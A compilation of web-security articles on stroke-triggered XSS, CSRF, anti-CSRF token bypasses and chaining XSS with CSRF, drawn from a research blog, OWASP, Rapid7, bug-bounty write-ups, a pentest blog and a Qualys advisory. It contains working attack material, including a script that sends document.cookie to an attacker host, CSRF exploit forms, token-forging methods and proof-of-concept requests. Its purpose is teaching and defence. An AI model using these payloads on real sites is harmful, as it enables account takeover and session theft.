None of this is even remotely amusing but what is interesting is how this XSS vulnerability can be exploited. The payload in this case can neither be injected through any URL or POST parameter like a reflected or stored XSS nor be injected through any DOM object before the page loads like discussed in popular references of DOM based XSS attacks. It can only be injected by the victim himself by typing out every single character of the payload!!

I will explain why. In this specific case there is an event handler assigned to the Input box's 'KeyUp' event. This event handler takes the contents of the input box and sets it as the 'Nominate' button element's content using the ['html\(\)' function](#) of JQuery without any encoding or validation. If I enter HTML inside the input box then it is added to the DOM of the page and is rendered by the browser. Since this XSS can only be triggered by the keystrokes of the victim, 'Stroke triggered Cross-site Scripting' would be a suitable name for it I think.

The vulnerable JavaScript snippet is below:

```
jQuery(function($){
$('#site_url').focus().keyup(function(event) {
var input_text = $(event.target).val();
//removed for clarity
$('#nomination_submit').html('Nominate <strong>' + input_text + '</strong>');
});
```

All of this sounds good but how on earth do you convince your victim to type in '<script src=attacker.site/evil.js>' in to this box. Realistically speaking it is easier than you might think because I have myself happily copy-pasted JavaScript in to my browser's address bar because someone on Orkut said it would do cool things. Ofcourse that was many many years back before I even knew what JavaScript was. Though an evil attacker can social engineer simple folks like the old me to key in the payload, it might not look very convincing to others.

Pondering over a possible technique to make the attack look legit I remembered the ['StrokeJacking' POC](#) posted by Michal Zalewski a few weeks back. Like [ClickJacking](#), StrokeJacking also makes use of UI redressing to trick the user but instead of Clicks it hijacks the keystrokes of the victim, very clever technique. The POC asks the victim to type in a harmless looking string while in reality the string is a mix of characters that the attacker is interested in along with other insignificant characters.

There is an input box in the attacker's website where this string is to be typed and this page also contains a hidden 'iframe' which loads the target site. As the victim types the string in to

the input box there is an event handler which monitors every character entered, if the victim types in one of the characters the attacker is interested in then it passes the focus to the hidden iframe. So this character is actually typed in to the active input box of the iframe, immediately the focus is bought back to the attacker's input box. By doing this repeatedly the attacker can con the victims in to typing something inside the target website without them even knowing what and where they have typed.

StrokeJacking is the perfect technique to exploit 'Stroke triggered XSS' and I have made a [simple POC](#) to prove this point. The page vulnerable to Stroke triggered XSS is hosted at 'andlabs.net'. The [page from which StrokeJacking](#) will be performed is located at 'andlabs.org', this is done to show that this is a cross-domain attack.

The success with the POC depends on your typing style because the method that I am using to capture the special characters '<' and ':' from the victim depends on the victim's typing speed and style. If you press the 'shift' key and take more the 500ms searching for the '<' or ':' key then this technique does not catch them. I am betting on the fact that most people take lesser that. Also once you enter the either of the special characters give a brief pause of about a second before keying in the next character. It works on FireFox, Chrome, Safari and Iron. All suggestions for a better method to do this are most welcome.

http://blog.andlabs.org/2010/04/stroke-triggered-xss-and-strokejacking_06.html

CSRF and XSRF

What is CSRF?

Cross-site request forgery (CSRF) attacks are [common web application vulnerabilities](#) that take advantage of the trust a website has already granted a user and their browser. In a CSRF attack, an attacker typically uses social engineering techniques to manipulate an authenticated user into executing malicious actions without their awareness or consent. Simply by clicking on a legitimate-seeming link in an email or chat message, the user may unwittingly give an attacker the ability to co-opt their identity and access privileges.

From that point on, the attacker can impersonate their victim and use their account to perform anything from a harmless prank on an unsuspecting user to an illicit money transfer that drains the victim's bank account. If the targeted user is a web administrator with broad access privileges, a CSRF attack can compromise the entire web application.

When successful, a CSRF attack can be harmful both to the business operating the site and the user who has accessed it. Such exploits can negatively impact client relationships, damage customer confidence, and result in instances of fraud or theft of financial resources. CSRF attacks have been employed against major services and sites such as Gmail and Facebook, among others.

CSRF is also known by a number of other names, including XSRF, "sea surf," session riding, cross-site reference forgery, and hostile linking. Microsoft refers to this type of attack as a one-click attack in its threat modeling process and many places in its online documentation. CSRF is considered a flaw under the A5 category in the OWASP Top 10.

How cross-site request forgery (CSRF) works

When users attempt to access a site, their browser often automatically includes any credentials associated with the site along with their request so that the login process is more convenient. These credentials can include the user's session cookie, basic authentication credentials, IP address, Windows domain credentials, and so on. Once the user is authenticated to the site, however, the site has no way to distinguish a forged request from a legitimate user request.

By co-opting the victim's identity and access via a CSRF attack, an attacker can make a user perform unintended actions. Typically, the attacker persuades a victim to click on a link by using a social-engineering technique via an email, chat message, or a similar form of communication. The user may then unknowingly encounter malicious HTML or JavaScript code in the email message or after loading a site page that requests a specific task URL. The task then executes, either directly or by using a cross-site scripting flaw. The user is often unaware that anything has happened until after a malicious action has occurred.

CSRF attacks usually target functions that cause a state change on the server but can also be used to access sensitive data. Upon performing a successful CSRF attack on a victim's account, a malicious actor can initiate a transfer of funds, purchase an item, place a product in a shopping cart, alter account information such as a shipping address, change a password, or use any other function that is available on the vulnerable website.

Stored CSRF flaws and their impact

In some cases, it is possible to store a CSRF attack directly on the vulnerable site itself. Such vulnerabilities are called stored CSRF flaws. An attacker can create a stored CSRF flaw simply by storing an IMG or IFRAME tag in a field that accepts HTML, or by conducting a more complex [cross-site scripting \(XSS\) attack](#). The Samy MySpace worm is a notable case in which XSS techniques compromised a site on a mass scale.

If an attacker is able to store a CSRF attack on the target site, the impact can be far more severe. In this case, since the page containing the malicious payload is now contained within the site and therefore appears entirely legitimate, the victim is more likely to view and trust the page containing the attack than a random page on the internet. And since the victim has already been authenticated to the site in this scenario, the attacker will have an even better opportunity to target them with a CSRF attack.

Three tips for preventing a CSRF attack

There are several methods for strengthening your [web application security program](#) so that you will be less vulnerable to a potential CSRF attack. As with other web application security measures, the best defense involves regularly [scanning and testing the security of your web applications](#):

Make sure your web application has CSRF protection

If your web application does not currently have CSRF protection, it could be vulnerable to this form of attack. [Web application security tools](#) can help you quickly determine whether such a vulnerability exists within your web application and provide you with steps to remediate the issue.

Use advanced validation techniques to reduce CSRF

You can help reduce the likelihood of a CSRF attack by having advanced validation techniques in place for anyone who may visit pages on your site, especially if you are operating a social media or community site. CSRF tokens, which are sometimes also referred to as anti-CSRF tokens since they are intended to deflect CSRF attacks, are one such example. Typically comprised of a large, random string of numbers that is unique to both the individual session and the user, they make it much harder for attackers to guess the proper token required to create a valid request.

By implementing CSRF tokens in your form submissions and side-effect URLs, you can better ensure that every form submission or request is tied to an authenticated user and shielded from a potential CSRF attack. In cases involving highly sensitive operations, [OWASP](#) notes that you may also want to consider implementing a user interaction based protection (either re-authentication/one-time token along) along with token based mitigation techniques.

Conduct regular web application security tests to identify CSRF

Even after you have successfully resolved a vulnerability in a web application that would have enabled a CSRF attack, it is still possible for vulnerabilities to arise in the future as the application is updated and changes are made to its code. For this reason, it's wise to continually [scan and test your web applications for any security vulnerabilities](#) they may harbor, including vulnerabilities associated with CSRF attacks, using web application security tools.

Although CSRF attacks only work on users that are currently authenticated to a site, these exploits can be devastating when successful. An attacker who has impersonated a user can then proceed to perform a range of actions without their knowledge or consent, stealing money or committing fraud. A company can find its reputation severely damaged as a result, experiencing a loss of customer trust and even facing regulatory fines in some cases. By proactively implementing a comprehensive application security program, your business can reduce the possibility of such an attack.

<https://www.rapid7.com/fundamentals/cross-site-request-forgery/>

Examples

How does the attack work?

There are numerous ways in which an end user can be tricked into loading information from or submitting information to a web application. In order to execute an attack, we must first understand how to generate a valid malicious request for our victim to execute. Let us consider the following example: Alice wishes to transfer \$100 to Bob using the *bank.com* web application that is vulnerable to CSRF. Maria, an attacker, wants to trick Alice into sending the money to Maria instead. The attack will comprise the following steps:

1. Building an exploit URL or script
2. Tricking Alice into executing the action with [Social Engineering](#)

GET scenario

If the application was designed to primarily use GET requests to transfer parameters and execute actions, the money transfer operation might be reduced to a request like:

```
GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
```

Maria now decides to exploit this web application vulnerability using Alice as the victim. Maria first constructs the following exploit URL which will transfer \$100,000 from Alice's account to Maria's account. Maria takes the original command URL and replaces the beneficiary name with herself, raising the transfer amount significantly at the same time:

```
http://bank.com/transfer.do?acct=MARIA&amount=100000
```

The [social engineering](#) aspect of the attack tricks Alice into loading this URL when Alice is logged into the bank application. This is usually done with one of the following techniques:

- sending an unsolicited email with HTML content
- planting an exploit URL or script on pages that are likely to be visited by the victim while they are also doing online banking

The exploit URL can be disguised as an ordinary link, encouraging the victim to click it:

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
```

Or as a 0x0 fake image:

```

```

If this image tag were included in the email, Alice wouldn't see anything. However, the browser *will still* submit the request to bank.com without any visual indication that the transfer has taken place.

A real life example of CSRF attack on an application using GET was a [uTorrent exploit](#) from 2008 that was used on a mass scale to download malware.

POST scenario

The only difference between GET and POST attacks is how the attack is being executed by the victim. Let's assume the bank now uses POST and the vulnerable request looks like this:

```
POST http://bank.com/transfer.do HTTP/1.1
```

```
acct=BOB&amount=100
```

Such a request cannot be delivered using standard A or IMG tags, but can be delivered using a FORM tags:

```
<form action="http://bank.com/transfer.do" method="POST">
```

```
<input type="hidden" name="acct" value="MARIA"/>
```

```
<input type="hidden" name="amount" value="100000"/>
```

```
<input type="submit" value="View my pictures"/>
```

```
</form>
```

This form will require the user to click on the submit button, but this can be also executed automatically using JavaScript:

```
<body onload="document.forms[0].submit()">
```

```
<form...
```

Other HTTP methods

Modern web application APIs frequently use other HTTP methods, such as PUT or DELETE. Let's assume the vulnerable bank uses PUT that takes a JSON block as an argument:

```
PUT http://bank.com/transfer.do HTTP/1.1
```

```
{ "acct":"BOB", "amount":100 }
```

Such requests can be executed with JavaScript embedded into an exploit page:

```
<script>
function put() {
    var x = new XMLHttpRequest();
    x.open("PUT","http://bank.com/transfer.do",true);
    x.setRequestHeader("Content-Type", "application/json");
    x.send(JSON.stringify({"acct":"BOB", "amount":100}));
}
</script>
```

```
<body onload="put()">
```

Fortunately, this request will **not** be executed by modern web browsers thanks to [same-origin policy](#) restrictions. This restriction is enabled by default unless the target web site explicitly opens up cross-origin requests from the attacker's (or everyone's) origin by using [CORS](#) with the following header:

```
Access-Control-Allow-Origin: *
```

Related [Attacks](#)

- [Cross-site Scripting \(XSS\)](#)
- [Cross Site History Manipulation \(XSHM\)](#)

Related [Controls](#)

- Add a per-request nonce to the URL and all forms in addition to the standard session. This is also referred to as "form keys". Many frameworks (e.g., Drupal.org 4.7.4+)

either have or are starting to include this type of protection “built-in” to every form so the programmer does not need to code this protection manually.

- Add a hash (session id, function name, server-side secret) to all forms.
- For .NET, add a session identifier to ViewState with MAC (described in detail in [the DotNet Security Cheat Sheet](#)).
- Checking the referrer header in the client’s HTTP request can prevent CSRF attacks. Ensuring that the HTTP request has come from the original site means that attacks from other sites will not function. It is very common to see referrer header checks used on embedded network hardware due to memory limitations.
 - XSS can be used to bypass both referrer and token based checks simultaneously. For instance, the [Samy worm](#) used an XMLHttpRequest to obtain the CSRF token to forge requests.
- “Although CSRF is fundamentally a problem with the web application, not the user, users can help protect their accounts at poorly designed sites by logging off the site before visiting another, or clearing their browser’s cookies at the end of each browser session.” –http://en.wikipedia.org/wiki/Cross-site_request_forgery#_note-1

References

- OWASP [Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](#)
- [The Cross-Site Request Forgery \(CSRF/XSRF\) FAQ](#)

“This paper serves as a living document for Cross-Site Request Forgery issues. This document will serve as a repository of information from existing papers, talks, and mailing list postings and will be updated as new information is discovered.”*

- [Testing for CSRF](#)
 - CSRF (aka Session riding) paper from the OWASP Testing Guide project.
- [CSRF Vulnerability: A ‘Sleeping Giant’](#)
 - Overview Paper
- [Client Side Protection against Session Riding](#)
 - Martin Johns and Justus Winter’s interesting paper and presentation for the 4th OWASP AppSec Conference which described potential techniques that browsers could adopt to automatically provide CSRF protection - [PDF paper](#)
- [OWASP CSRF Guard](#)
 - J2EE, .NET, and PHP Filters which append a unique request token to each form and link in the HTML response in order to provide universal coverage against CSRF throughout your entire application.
- [OWASP CSRF Protector](#)
 - Anti CSRF method to mitigate CSRF in web applications. Currently implemented as a PHP library & Apache 2.x.x module

- [A Most-Neglected Fact About Cross Site Request Forgery \(CSRF\)](#)
 - Aung Khant, <http://yehg.net>, explained the danger and impact of CSRF with imperiling scenarios.
- [Pinata-CSRF-Tool: CSRF POC tool](#)
 - Pinata makes it easy to create Proof of Concept CSRF pages. Assists in Application Vulnerability Assessment.

<https://owasp.org/www-community/attacks/csrf>

Anti-CSRF Bypass

Cross-Site Request Forgery (CSRF) is hardly seen with new frameworks but is yet exploitable like old beautiful days. CSRF, a long story short is an attack where an attacker crafts a request and sends it to the victim, the server accepts the requests as if it was requested by the victim and processes it. To mitigate this there are multiple protection mechanisms that are getting deployed and one we are going to deal with is **Anti-CSRF Token**.

Hi Fellow Hackers & Security Enthusiasts, Today I am going to write how I was able to Bypass CSRF Protection to Execute a successful CSRF attack and further with help of Client-Side Validation Bypass, I was able to perform a Full Account Takeover by changing Password. Before starting with the attack scenario, let's see more about the Anti-CSRF Tokens and Probable Bypasses.

If you enjoy reading my articles, do follow on Twitter: <https://www.twitter.com/harshbothra>

Anti-CSRF Tokens are a way that allows the server to uniquely distinguish who actually requests the resource/action to be performed saving against CSRF attacks. However, due to weak implementation in the application, there are several ways to bypass Anti-CSRF Tokens such as:

- Remove Anti-CSRF Token
- Spoof Anti-CSRF Token by Changing a few bits
- Using Same Anti-CSRF Token
- Weak Cryptography to generate Anti-CSRF Token
- Guessable Anti-CSRF Token
- Stealing Token with other attacks such as XSS.
- **Converting POST Request to GET Request to bypass the CSRF Token Check.** (*This is what we will see for this article*)

P.S.: There may be other bypasses available. I mentioned some I remembered on the Top of my Head. If you know any other, Please drop in Responses to help the Readers or maybe leave a note so that I can update this list with proper credits. :)

So let's call the target as **target.com**. After fiddling across with the application, I found **/editprofile** endpoint which has the request like this:

POST /editprofile HTTP/1.1

Host: target.com

<redacted>username=test&description=<some_text>&phone=1231231231&anti_csrf=<token>

Since you can observe that the **anti_csrf** token is present and the server is validating if the **Token is missing or forged**. So basically no luck. Then I simply changed the **Request Method from POST to GET & removed anti_csrf parameter** and forged request looked like:

GET /editprofile?username=test&description=<some_text>&phone=1231231231 HTTP/1.1

Host: target.com

<redacted>

And we were able to bypass it successfully. CSRF exploited.

But, wait, it has low severity because we are still not able to do much other than changing some profile information. After looking for more stuff, I checked **Password Reset Functionality** but again it was asking for the **Current Password** before being able to change the password. So the original Password change request looks like this:

POST /changepassword HTTP/1.1

Host: target.com

<redacted>current_password=currentpassword&new_password=new_password&confirm_password=new_password&anti_csrf=<token>

So, I simply removed the **current_password** field and it successfully reset the password.

So now we have two things:

1. Way to Bypass and Perform Bypass
2. Way to Bypass Current Password on Password Change

Now, we can simply chain the issues **to change the password of victim user using CSRF, the forged request will look like:**

GET /changepassword?new_password=new_password&confirm_password=new_password

HTTP/1.1

Host: target.com

<redacted>

Simply use Burp Suite to generate a CSRF PoC or you may use your own way to do it and send it to the victim. Once the victim navigates to the attacker's crafted URL, his password will be changed.

<https://infosecwriteups.com/lets-bypass-csrf-protection-password-confirmation-to-takeover-victim-accounts-d-4a21297847ff>

1. **Using a CSRF token across accounts**

The simplest and deadliest CSRF bypass is when an application does not validate if the CSRF token is tied to a specific account or not and only validates the algorithm. To validate this

Login to an application from Account A

Go to its password change page

Capture the CSRF token using burp proxy

Logout and Login using Account B

Go to password change page and intercept that request

Replace the CSRF token

2. Replacing value of same length

Another technique is that you find the length of that token, for instance it is an alphanumeric token of 32 characters under the variable *authenticity_token* you replace the same variable some other 32 character value

For instance the token is ud019eh10923213213123, you replace it with a token of the same value.

3. Removing the CSRF token from requests entirely

This technique normally works on account deleting functions where the token is not verified at all giving the attacker an edge to delete the account of any user via CSRF. But i have found out that it may work on other functionalities as well. It is simple, you intercept the request with burpsuite and remove the token from the entirely, 40% of the applications i have tested were found vulnerable to this technique

4. Decoding CSRF tokens

Another method to bypass CSRF is to identify the algorithm of the CSRF token. In my experience CSRF tokens are either MD5 or Base64 encoded values. You can decode that value and encode the next one in that algorithm and use that token. For instance "a0a080f42e6f13b3a2df133f073095dd" is MD5(122). You can similarly encrypt the next value MD5(123) to for CSRF token bypass.

5. Extracting token via HTML injection

This technique utilizes HTML injection vulnerability using which an attacker can plant a logger to extract the CSRF token from that web page and use that token. An attacker can plant a link such as

```
<form action="http://shahmeeramir.com/acquire_token.php"></textarea>
```

6. Using only the static parts of the token

It is often observed that the CSRF token is composed of two parts. A static part and a dynamic part. Consider two CSRF tokens shahmeer742498h989889 and shahmeer7424ashda099s. Mostly if you use the static part of the token as shahmeer7424 you are able to use that token

https://owasp.org/www-pdf-archive/David_Johansson-Double_Defeat_of_Double-Submit_Cookie.pdf

<https://shahmeeramir.com/methods-to-bypass-csrf-protection-on-a-web-application-3198093f6599>

XSS With CSRF

In an attempt to be the first blog post on our swanky new website, I'm going to bring out an example from a recent real world test of how it is possible to chain some low level risks to create a vector and allow exploitation.

Some Background

First, some background, I was testing a site which had a persistent Cross Site Scripting (XSS) vulnerability on the user's profile page. Whereby the user could alter their own username and perform a XSS on themselves. No other user could view this XSS exploit.

Sound a bit difficult to exploit doesn't it? We see this quite commonly, and normally raise it as a risk, occasionally it's even fixed, but not always, after all, there's no way of exploiting it.

If only there was a way of exploiting this.

Fortunately the site had two other flaws which allowed me to create a proof of concept that could allow a session compromise.

POST to GET Conversion

The first vulnerability was that the site allowed all HTTP requests using the POST verb to be sent with a GET verb. To demonstrate, a POST request is sent in the body of an HTTP request, for example:

```
POST /user-config HTTP/1.1
Host: dodgy.evilsite.co.uk
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: SESSION=abcdef123
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 244firstname=dave&username=tautology
```

Whereas a GET request is sent in the URL of an HTTP request, for example:

```
GET /user-config?firstname=dave&username=tautology HTTP/1.1
Host: dodgy.evilsite.co.uk
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: SESSION=abcdef123
Connection: close
```

What this means is that if we can persuade the server to accept a GET request we can craft a URL which can be clicked on to perform the command, in the above example:

```
http://dodgy.evilsite.co.uk/user-config?firstname=dave&username=tautology
```

This nicely leads us into the other vulnerability...

Cross Site Request Forgery

Or... using the web how it was designed.

Cross Site Request Forgery (CSRF or XSRF) is a swine to explain – at its basic level it's using a URL and a set up session to get your mark to do something for you.

Let me try and explain that better. As HTTP is designed to be stateless – i.e. every request is treated as a unique request – hacks were introduced to allow sessions to be remembered, the most common being that of a session cookie, which is passed with every request.

The simplicity of this solution is that the browser will do all the hard work for you – if I have a cookie for dodgy.evilsite.co.uk then the browser will send that cookie with every request to that site.

This means that if I can get my mark to visit dodgy.evilsite.co.uk with a URL I request something will be performed under their rights.

To get them to follow a URL is simple and requires tiny bit of social engineering, this could be by an email link or a link of a forum that the user goes to. The easiest way to set this up is to set up our own web server, a tactic called setting up a "watering hole".

There is one big thing that gets in our way: the browser same-origin policy. This policy says that we can only use request to complex calls such as XMLHttpRequest to the same domain or ones where a Cross-Origin Resource Sharing (CORS) policy lets us.

We don't have a CORS policy on our target server, so we have to use more lower level techniques, such as loading the page as an image. One of the nice features of the HTML tag is that it doesn't care what data it gets back and the browser will ignore anything it doesn't understand.

The disadvantage is that we can only use the GET method.

Putting it Together

So we have the following:

1. An exploit that can allow us to execute custom JavaScript in the client's session
2. A CSRF vulnerability which we can use to send a custom GET request to the host
3. POST to GET conversion so that we can turn a POST request to a GET request

This is all the ingredients for a successful exploit. The first thing to do is to create the JavaScript to run in the user's session. The best way is to use an XMLHttpRequest to create an HTTP request to a server we control with the cookie value of the session in it. Something like:

```
x=new  
XMLHttpRequest();x.open('GET','https://www.evilsite.co.uk/'+document.cookie,false);x.send()  
;
```

We need to full exploit this to make it look transparent to the user, so we add the XSS exploit around it:

```
https://dodgy.evilsite.co.uk/user-config?form-  
firstname=Dave%27+%2F%3E%3Cscript%3Ex=new
```

```
XMLHttpRequest();x.open('GET','https://www.evilsite.co.uk/'%2bdocument.cookie,false);x.send();</script><div id='
```

The <div id=' at the end is to mask the left over HTML after the XSS exploit so that there are no artefacts to give the clue away.

We're going to put this on a watering hole website loaded as an image, with some basic content that we could use to pull the mark in.

So the first task is to create a simple webpage without our exploit in it. For this I borrowed a cartoon from xkcd (<http://www.xkcd.com/565/>), as a reason for the page (and also because they're licensed under a creative commons attribution licence, so I can use them).

So here's the code for my basic website:

```
<html><p>Whilst you're reading this cartoon, I'm compromising your account.</p>
```

```

```

```

```

```
</html>
```

All the magic is in that tag, which I've hidden.



So I persuade my mark to visit that site which will visit the URL I embedded, which will exploit the persistent XSS so that the next time the user visits the page (something that could also be socially engineered) they will be exploited and their session details will be sent to my account.

```
0) Gecko/20100101 Firefox/44.0" Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0)
2 - - [25/Feb/2016:17:25:01 +0100] "GET /PHPSESSID=
0) Gecko/20100101 Firefox/44.0" /" Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0)
- - [25/Feb/2016:17:33:22 +0100] "GET /redir.html HTTP/1.1" 200
```

(Yeah this is heavily redacted, but you get the idea).

Conclusions

So I've demonstrated that with a bit of effort (and some social engineering) a vulnerability with no conventional attack vector **can** be exploited by using other flaws.

How we fix this? There are multiple steps:

1. Ensure that all untrusted data is validated no matter who it is shown to and where.
2. Use CSRF tokens on critical forms, such as password changes, to minimise the risk from CSRF.
3. Accept critical forms **only** through the POST HTTP method.
4. Ensure that appropriate security education is in place so that people know never to followed suspicious links.

<https://www.pentestpartners.com/security-blog/how-to-exploit-xss-with-csrf/>

<https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-perform-csrf>

XSRF Token Exploitation

Cross-Site Request Forgery (CSRF) is an attack that tricks the victim's browser into executing malicious requests designed by the attacker. A successful CSRF attack can force the victim's browser to perform state-changing requests like transferring funds or changing his email address. Clearly these are attacks that need to be prevented.

Less Common But Still a Threat



As awareness of CSRF has increased, protection has become a prerequisite for bringing web applications online. CSRF attacks were demoted to 8th most important in the [OWASP TOP 10 of 2013](#) from 5th most important in the [OWASP Top 10 of 2010](#), while the prevalence of CSRF

vulnerabilities was reclassified from “widespread” to “common.” That is absolutely a good sign indicating web applications are more commonly implementing CSRF protection techniques, the most common being anti-CSRF tokens, which is resulting in lower overall risk.

As a webmaster, however, you should not assume that you are protected from CSRF attacks when you see anti-CSRF tokens used in your web applications. Coding / implementation errors like [missing input validation in frameworks](#) and [cross-site scripting vulnerabilities in open source software](#) are quite common and lead to vulnerable applications. And there is no exception for anti-CSRF measures — they are also susceptible to coding errors. Back in 2012, even [Facebook suffered a CSRF attack](#) because anti-CSRF tokens were not handled correctly on the server side.

New Examples of CSRF Vulnerabilities

In the [real-world examples](#) I discovered and describe at the end of this article, I show implementation errors in three popular open-source programs: VanillaForums, Concrete5 and Xoops. These errors can happen for many reasons: the web developers might not have implemented the anti-CSRF token correctly, or they weren’t thinking properly about security, or they commented out the CSRF protection code by mistake.

Anti-CSRF Tokens and How They Work

Among the CSRF prevention methods, the [Synchronizer Token Pattern](#) is both the recommended method and the most widely used prevention technique. From Internet powerhouses Google, Facebook and Twitter to popular open source web applications such as WordPress and Joomla, this pattern is the measure of choice for protecting against CSRF attacks. The synchronizer token pattern requires the generation of random “challenge” tokens (anti-CSRF tokens) that are associated with the user’s current session. These challenge tokens are then inserted within the HTML forms and links associated with sensitive server-side operations. When users submit the form or make a request to the links, the anti-CSRF token should be included in the request. Then, the server application will verify the existence and correctness of this token before processing the request. If the token is missing or incorrect, the request will be rejected.

How to Test Your Implementations

As always, you could do some manual tests in your web applications. You could employ a web application scanner as well, like Qualys Web Application Scanning, which will test whether the anti-CSRF token is sufficient to protect your web application against CSRF attack.

Besides that, you should do regular manual tests and/or scans against your web applications, because the developers might comment out the CSRF token validation code accidentally when adding new features.

How Qualys WAS Tests CSRF Prevention Measures

[Qualys Web Application Scanning](#) makes use of its built-in behavioral analysis capabilities to test CSRF protection measures in web applications. It creates two separate sessions to the application, each with its own anti-CSRF token, and then sends the token from each client to the session associated with the other client, thereby simulating a CSRF attack. If the manipulated requests generate valid responses, then that indicates with high reliability that the CSRF protection measures are not working correctly. While the test is simple, there is value

in the ability to automate testing of your CSRF prevention measures across your applications and as part of your regression testing cycle.

Conclusion

With no doubt, proper implementation of anti-CSRF tokens will protect your web applications. Some pen testers are not actually testing the correctness of the implementation when they see anti-CSRF tokens deployed in the web application. Even some web scanners will determine the web application is not vulnerable once they have found anti-CSRF tokens in the page. When implemented incorrectly, CSRF protection methods are ineffective even though anti-CSRF tokens were presented in the web pages, so it is best to always test your applications.

Real-World Examples: How I Got Started

I recently joined a bounty program with thousand of other pen testers to test a real commercial web application. After playing with it for a while, I found that several pages are vulnerable to CSRF attack even though they are deploying anti-CSRF tokens. After informing the company of the CSRF vulnerability, I got this reply:

“Great find, we removed our check csrf code somewhere along the line this month, will fix asap”

I was very surprised because thousands of pen testers are working on this issue and it was not found when the CSRF code validation method was not implemented properly. My only guess is that, some pen testers were just giving up testing for CSRF vulnerability when they saw the appearance of anti-CSRF tokens in the web application.

This inspired me, and I installed some popular open source web applications in our test labs at Qualys to check whether incorrect anti-CSRF implementation is a common mistake in web applications.

Without spending too much time on it, I found three popular open source web applications, VanillaForum, Concrete5 and Xoops. All three of these applications have now fixed their code.

Example 1: VanillaForums

[VanillaForums](#) is an open source lightweight Internet forum, and almost one million websites are using this software.

Proof of Concept:

```
POST /vanilla/index.php?p=/post/discussion HTTP/1.1
```

```
Host: yourhost
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0
```

```
Accept: application/json, text/javascript, */*; q=0.01
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

Content-Length: 142

Cookie:

SESSf26dbb6f3fc972fa7bfcc3ad8c504095=it9hgOcpwKOKRFTOLZXvEG9cQxHYtUqnH5HLD6AX_n4; Vanilla-tk=a413d1b19d9bbd23; Vanilla=1-1419475933%7C26bdeded069c7992567cacc38c93b05b%7C1416883933%7C1%7C1419475933; Vanilla-Volatile=1-1417056733%7Cb827ecae6a39f5fe622dfb184d2174ff%7C1416883933%7C1%7C1417056733; Vanilla-Vv=1416883953

Connection: keep-alive

Pragma: no-cache

Cache-Control: no-cache

TransientKey=T4XEZV8VMRTR&hpt=&DiscussionID=&DraftID=0&CategoryID=1&Name=TestCSRF&Body=TestCSRF&Format=Html&Announce=1&DeliveryType=VIEW&Post_Discussion=Post Discussion

Anti-CSRF token TransientKey is used to protect against CSRF attacks. However, the server side does not do any validation on this token, which will allow an attacker to trigger the administrator to post as many discussions as he wants.

After filing this bug to the developer team of vanilla forum, I got the following response:

“Hi Daniel, looks like I did miss that one in the 2.1.5 release. I’ll get a patch ready for the next one.”

This is fixed in version 2.1.7.

Example 2: Concrete 5

[Concrete 5](#) is an open source content management system. According to its website, it is used on more than half a million websites.

Proof of Concept

POST

```
/concrete5.7.0.4/index.php/ccm/system/panels/details/page/composer/publish?ccm_token=1414444654:c175d35c064a9d4ac0ab301193a4c660&cID=175 HTTP/1.1Host: yourhostUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0Accept: application/json, text/javascript, /; q=0.01Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateContent-Type: application/x-www-form-urlencoded; charset=UTF-8Content-Length: 562Cookie: ConcreteSitemap-active=; ConcreteSitemap-focus=; ConcreteSitemap-expand=; ConcreteSitemap-select=; ccm-sitemap-selector-tab=sitemap; CONCRETE5=7uik2epeijsn5cq991rqp87ds1Connection: keep-alivePragma: no-cacheCache-Control: no-cache
```

Data:

```
ptComposer%5B13%5D%5Bname%5D=CSRF&ptComposer%5B14%5D%5Bdate_time_dt%5D=2014-10-22&ptComposer%5B14%5D%5Bdate_time_h%5D=8&ptComposer%5B14%5D%5Bdate_time_m%5D=22&ptComposer%5B14%5D%5Bdate_time_a%5D=PM&akID%5B19%5D%5Bvalue%5D=
```

San+Francisco&akID%5B18%5D%5BatSelectOptionID%5D%5B%5D=&ptComposer%5B17%5D%5Bdescription%5D=San+Francisco&ptComposer%5B18%5D%5Bcontent%5D=%3Cp%3ESan+Francisco

As you could find, it is using an anti-CSRF token `ccm_token` in the URL to protect against CSRF attacks. But the request will go through even without submitting a valid `ccm_token` because the server side is not validating it. That was the response from the concrete5 team after I sent them my findings:

“Most likely, we forgot to check that it is valid somewhere”

This is fixed in version 5.7.3.2.

Example 3: XOOPS

[XOOPS](#) is another open source content management system and it has won several awards according to the statement in wiki. Similar to Concrete5, it is using anti-CSRF tokens to protect against CSRF attacks. However, it also fails to validate the anti-CSRF token on the server side.

Proof of Concept

```
POST /phpTargets/xoops_2_5_7/htdocs/pmlite.php HTTP/1.1
```

```
Host: yourhost
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
Referer: http://10.10.35.22/phpTargets/xoops_2_5_7/htdocs/pmlite.php?send=1
```

```
Cookie: PHPSESSID=geg8jsmfai42rf3o1hlpgg6fn2; xoops_user54611943=0
```

```
Connection: keep-alive
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 129
```

```
Data:
```

```
to_userid=1&subject=CSRF&icon=icon1.gif&message=CSRF&op=submit&XOOPS_TOKEN_REQUEST=9eb7cdce0d30de2cc972da7a15198f82&submit=Submit
```

